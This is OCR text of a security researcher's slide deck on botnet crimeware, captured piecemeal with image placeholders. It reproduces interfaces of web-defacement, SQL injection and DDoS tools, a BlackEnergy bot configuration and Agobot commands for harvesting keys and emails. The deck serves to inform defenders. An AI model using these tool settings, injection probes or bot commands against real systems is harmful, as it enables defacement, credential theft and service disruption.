Botnet Attacks and Web Application Defenses

This battle for control isn’t personal, its business.

Gunter Ollmann,
Vice President of Research

DAMBALLA

About


- **Gunter Ollmann**
  - VP of Research, Damballa Inc.
  - Board of Advisors, IOActive Inc.

- **Brief Bio:**
  - Been in IT industry for two decades – Built and run international pentest teams, R&D groups and consulting practices around the world.
  - Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
  - Frequent writer, columnist and blogger with lots of whitepapers…
    - http://blog.damballa.com & http://technicalinfodotnet.blogspot.com/

What crimeware are criminals using?

Commercial Web defacement

- Tools that speed up the defacement process
  - Not necessarily targeted
- Defacement submissions



Zone-H.org Notifications For New Zone-H

List Of Sites That Hacked and U Want to Report it

List Of Site That Reported Successfully

About Defacer and Deface Method


Defacer Name

Access credentials through Man In the Middle

Patriotism

List Of Failed , Before Reported in Last 6 Month

First Load List Of Site That Hacked and then Click Start Reporting



Limited Version

IDF.PHP URL | Address That U Upload PHP File , ONLY Use iT , No Use Another PHP Shell

PHP File Address : http://www.target.com/test/idf.php

Ex: http:// /test/idf.php

Deface Page Address | Must Be Upload in The Folder That PHP File Uploaded

Deface Page Name : http://www.target.com/test/deface.htm

Ex: http:// /test/deface.htm

Deface Name That above Deface Address Will Be Copy By This Name in Defaced Sites

Deface Name : def.htm

Ex: def.htm

List Of Site in Server | Click it and wait

List Perm Folder Of Site That U Click It , Click it To Be Defaced

Choose Attack Method

● Manual Mode

○ Automatic Mode


Max Perm Folder Number : 10

Find Shortest in First 10 Perm Folder That Show in Manual Mode , Deface it , go next site

List Of site That Hacked , Click To Open Site in Browser For Check

Other Tools U Need | U Can Get a Connect Back And Try To Root Access

SQL Injection Attack Tools



URL: http://localhost/sqlinject/news.asp?id=1

☑ 同时输出到表格

```
·远程服务器列表：
服务器名：MTJ-S4\GSQL
服务器产品：SQL Server
数据源：MTJ-S4\GSQL
位置：
提供者文本：
服务器网络名：MTJ-S4\GSQL


·登录用户列表：
用户名：
密码HASH：0x
安全编号：0x
X状态：
```

TestDB.admin

信息回显方式：基于我的SQLServer服务器转发

取记录数失败时强制读取的最大记录数： 5

□ where: 1=1

SQL: select top 3 id,username,password from TestDB..admin order by id

☑ top: 3

□ 逆序排列

当前库：TestDB

排序：id

```
TestDB
  t_t
  admin
    id
    username
    password
    privilege
    telephone
    address
  pass_kr
  news
    id
    title
```

- ☑ id
- ☑ username
- ☑ password
- □ privilege
- □ telephone
- □ address

id	username	password
1	testUserzjs	123456
25	test	password
26	ff	aa

msdb
temp
Test


服务器名	服务器产品	数据源	位置	提供者文z	服务器网
MTJ-S4\GS	SQL Server	MTJ-S4\GSQL			MTJ-S4\GS
用户名	密码HASH	安全编号	X状态		

获取基本信息完毕!

http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.
http://www.

http://dg.c	com/zfbz/zfnr.asp?id=78	515	5[redacted]	XoR 8=3 + XoR 8=8	XOR	数字型	未探测	中国铁通东莞分公司-

DDoS Tools



Common Attack:
[01]SYN Flood [02]ICMP Flood
[03]UDP Flood [04]UDP Small Size
[05]TCP Flood [06]TCP Mult-Connect

WEB Attack:
[07]NoCache Get Flood
[08]CC Attack
[09]HTTP GET Nothing

Use Selected PCs
Target: http://www.target.com/show.asp?id=123
Attack Type: 08 Thread: 10 PC Num:

Auto Select PCs
Type: 03 Thread: 10 Num: 100 Targe
Type: 03 Thread: 10 Num: 100 Targe
Type: 03 Thread: 10 Num: 100 Targe
Type: 03 Thread: 10 Num: 100 Targe
Type: 03 Thread: 10 Num: 100 Targe
Type: 03 Thread: 10 Num: 100 Targe

Target should be IP,DNS,and Webpage Url.Only CC Attack need
IP Example: 202.199.24.35
DNS Example: www.baidu.com
URL Example: http://www.abc.com/show.asp?id=123
http://www.abc.com/index.html

Succeed to send [File Manage] command | Listen On Port 8090 Succeed

IP地址/端口	计算机名	所在地域	操作系统	内存	版本	状态
5.99:1275	DDB4C61CD21...	上海市徐汇区 电信ADSL	WindowsXP	256MB	080401	空闲
151:26076	86D0D9EE5A0...	辽宁省沈阳市 网通	WindowsXP	1024MB	080401	空闲
30.						
3.3						
29.						
34.						
32.						
46.						
.17						
4.1						
145						
32.						
207						
0.1						
51.						
.24						
26.						

○ WinXP ○
[选中主机下载
[选中主机弹出
成功发送 [文件管理
>>>>Su
<<<<Su

--[BlackEnergy DDoS Bot]--

Server: http://somehost.net/stat.php
Request rate: 10 (in minutes)
Outfile: _bot.exe

BlackEnergy DDoS Bot; ver 1.4.5 (with H

By: CRASH
allmyhate.host.sk

ICMP Freq: 10
ICMP Size: 2000
SYN Freq: 10
HTTP Freq: 100
HTTP Threads: 3
TCP/UDP Freq: 50
UDP Size: 1000
TCP Size: 1000
Spoof IP's: 0 (1 - ON; 0 - OFF)


Build ID: E3FFD150

Default command (if can't connect to server):
wait
Execute after 30 minutes (0 - execute immediatly)

Bots…


IRC CnC – Host Controls

Agobot




Command	Description
harvest.cdkeys	Return a list of CD keys
harvest.emails	Return a list of emails
harvest.emailshttp	Return a list of emails via HTTP
harvest.aol	Return a list of AOL specific information
harvest.registry	Return registry information for specific regis
harvest.windowskeys	Return Windows registry information
pctrl.list	Return list of all processes
pctrl.kill	Kill specified process set from service file
pctrl.listsvc	Return list of all services that are running
pctrl.killsvc	Delete/stop a specified service
pctrl.killpid	Kill specified process
inst.asadd	Add an autostart entry
inst.asdel	Delete an autostart entry
inst.svcadd	Adds a service to SCM
inst.svcdel	Delete a service from SCM

SpyBot

